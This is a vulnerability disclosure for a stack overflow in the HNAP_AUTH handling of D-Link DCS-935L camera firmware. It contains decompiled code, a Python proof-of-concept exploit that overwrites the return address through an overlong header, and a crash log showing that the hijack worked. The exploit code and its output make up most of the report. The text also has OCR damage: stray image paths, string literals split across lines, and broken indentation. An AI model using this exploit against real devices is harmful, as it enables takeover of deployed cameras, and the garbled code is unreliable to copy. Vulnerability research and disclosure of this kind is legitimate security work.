DCS-935L-1

Vender: D-Link


Firmware version: DCS-935L_A1_FW_1.13.01

Exploit Author: Lexpl0it


Vendor Homepage: https://www.dlink.com/uk/en/products/dcs-935l-monitor-hd

Detailed description

Within the `sub_402280` function, the externally input HNAP_AUTH is passed to v12. Without any validation, the `strcpy` function is used to process v12, where haystack is data on the stack, leading to a stack overflow. The subsequent spaces in L81 and L83 can be bypassed by simply adding `a a` at the end of input.



```
49      v26 = 0;
50      memset(v31, 0, 16);
51      v12 = getenv("HNAP_AUTH");
52      v13 = getenv("COOKIE");
53      v14 = getenv("SOAP_ACTION");
54      if ( !v13 || !*v13 || !v12 || !*v12 )
55      {
56        strcpy(service_name, "InvalidUser");
57        ixmlDocument_free(Document);
58        return v8;
59      }
60      fprintf(stderr, "HTTP Header->SOAP_ACTION: %s\n", v14);
61      fprintf(stderr, "HTTP Header->HNAP_AUTH: %s\n", v12);
62      fprintf(stderr, "HTTP Header->COOKIE: %s\n", v13);
63      memset(haystack, 0, 0x80u);
64      v15 = getenv("COOKIE");
65      snprintf(haystack, 0x80u, "%s", v15);
66      v16 = strstr(haystack, "uid=");
67      v17 = v16 + 4;
68      if ( v16 )
69      {
70        v18 = strchr(v16 + 4, 59);
71        if ( v18 )
72          *v18 = 0;
73        snprintf(v23, 0xBu, v17);
74      }
75      else
76      {
77        snprintf(v23, 0xBu, haystack);
78      }
79      memset(haystack, 0, 0x80u);
80      strcpy(haystack, v12);
81      v19 = strtok(haystack, " ");
82      strcpy(dest, v19);
83      v20 = strtok(0, " ");
84      strcpy(v30, v20);
85      sprintf(v29, "%s%s", v30, v14);
86      v21 = checkHashCode(v29, v23, dest, login_key);
87      fprintf(stderr, "Check hashcodeStatus: %d\n", v21);
88      if ( !v21 )
89      {
90        strcpy(service_name, "InvalidUser");
91        ixmlDocument_free(Document);
92        return v8;
93      }
94    }
```




```
char dest[64]; // [sp+24h] [-44Ch] BYREF
char haystack[256]; // [sp+64h] [-40Ch] BYREF
char v29[256]; // [sp+164h] [-30Ch] BYREF
char v30[256]; // [sp+264h] [-20Ch] BYREF
char v31[260]; // [sp+364h] [-10Ch] BYREF
char *v32; // [sp+468h] [-8h]
char *v33; // [sp+46Ch] [-4h]
```

POC

```
import requests
import xml.etree.ElementTree as ET
from pwn import *

target_addr = 0xdeadbeef

# Define the target URL and headers
url = "http://192.168.0.1/HNAP1/"
headers = {
    "Host": "192.168.0.1",
    "SOAPAction": '"http://purenetworks.com/HNAP1/Login"',
    "Pragma": "no-cache",
    "Cache-Control": "no-cache",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
    "Cookie": "aaaa",
    "Accept-Encoding": "gzip, deflate",
    "Accept-Language": "zh-CN,zh;q=0.9",
    "Connection": "close",
    "Content-Length": "432",
    #'HNAP_AUTH': b'aciaacjaa a a'
    'HNAP_AUTH': b'aciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagqaagraagsaagtaaguaagvaagwaa
gxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaa
hnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahyaahzaaibaaicaa
idaaieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaa
isaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaa
jiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaa
jxaajyaajzaakbaakcaakdaakeaakfaakgaakhaakiaakjaakkaaklaakmaa
knaakoaakpaakqaakraaksaaktaakuaakvaakwaakxaakyaakzaalbaalcaa
ldaaleaalfaalgaalhaaliaalfuckkaallaalmaalnaaloaalpaalqaalraa
lsaaltaaluaalvaalwaalxaalyaalzaambaamcaamdaameaamfaamgaamhaa
miaamjaamkaamlaammaamnaamoaampaamqaamraamsaamtaamuaamvaamwaa
mxaamyaamzaanbaancaandaaneaanfaangaanhaaniaanjaankaanlaanmaa
nnaanoaanpaanqa' + p32(target_addr) + b'ansaantaanuaanvaanwa
anxaanyaanzaaobaaaaaaolaaomaaonaaooaaopaaoqaaoraaodaaoeadead
deaddeaddeaddeaddeaddeaddead a a'


}

# Define the SOAP XML payload
soap_payload = """<?xml version="1.0" encoding="utf-8"?><soa
p:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-insta
nce" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap
="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><LLL
xmlns="http://purenetworks.com/HNAP1/"><Action></Action><Use
rname></Username><LoginPassword></LoginPassword></LLL></soa
p:Body></soap:Envelope>
"""

# Send the POST request
try:
    response = requests.post(url, headers=headers, data=soap
_payload)

    # Print the response status and content
    print(f"Status Code: {response.status_code}")
    print("Response Headers:")
    for key, value in response.headers.items():
        print(f"{key}: {value}")
    print("\nResponse Body:")
    print(response.text)

    # Parse and pretty-print the XML response if applicable
    try:
            root = ET.fromstring(response.text)
            print("\nParsed XML Response:")
            print(ET.tostring(root, encoding='unicode', method
    ='xml'))
        except ET.ParseError:
            print("Response is not valid XML")
    except requests.RequestException as e:
        print(f"Error during request: {e}")
```


Using FirmAE Simulation Environment

After executing the POC, the remote connection is disconnected without returning any results.



```
root@leo-virtual-machine:/home/leo/exp#
root@leo-virtual-machine:/home/leo/exp# python exp_dcs_935_stackoverflow.py
Error during request: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))
root@leo-virtual-machine:/home/leo/exp#
```

Check the dmesg in the background; the current RA register is already pointing to our malicious address.



```
[354399.446040] potentially unexpected fatal signal 10.
[354399.446421] CPU: 0 PID: 17991 Comm: hnap_service Not tainted 4.1.17+ #17
[354399.446699] task: 8f226598 ti: 8f28a000 task.ti: 8f28a000
[354399.446926] $ 0   : 00000000 0041ccfd 00431b48 00000000
[354399.447513] $ 4   : 00000000 00000000 7742067c 00000001
[354399.447702] $ 8   : fffffffe 00000000 00000001 00000000
[354399.447883] $12   : 00000000 774234e0 00000000 00402a3c
[354399.448207] $16   : 616e6961 616e6a61 616e6b61 616e6c61
[354399.448415] $20   : 616e6d61 616e6e61 616e6f61 616e7061
[354399.448597] $24   : 00000071 7742ccf0
[354399.448791] $28   : 77446ab0 7fc873a0 616e7161 efbeadde
[354399.448978] Hi    : 00000013
[354399.449092] Lo    : 001cf176
[354399.449570] epc   : efbeadde 0xefbeadde
[354399.449713] ra    : efbeadde 0xefbeadde
[354399.449850] Status: 0000a413        USER EXL IE
[354399.450067] Cause : 10800010
[354399.450177] BadVA : efbeadde
[354399.450302] PrId  : 00019300 (MIPS 24Kc)
[354399.696346] firmadyne: sys_socket[PID: 172 (netmgr)]: family:2, type:1, protocol:0
```

Statement

I confirm that the information in this report is true and accurate, and it is intended solely for security research and vulnerability remediation purposes, not for malicious use.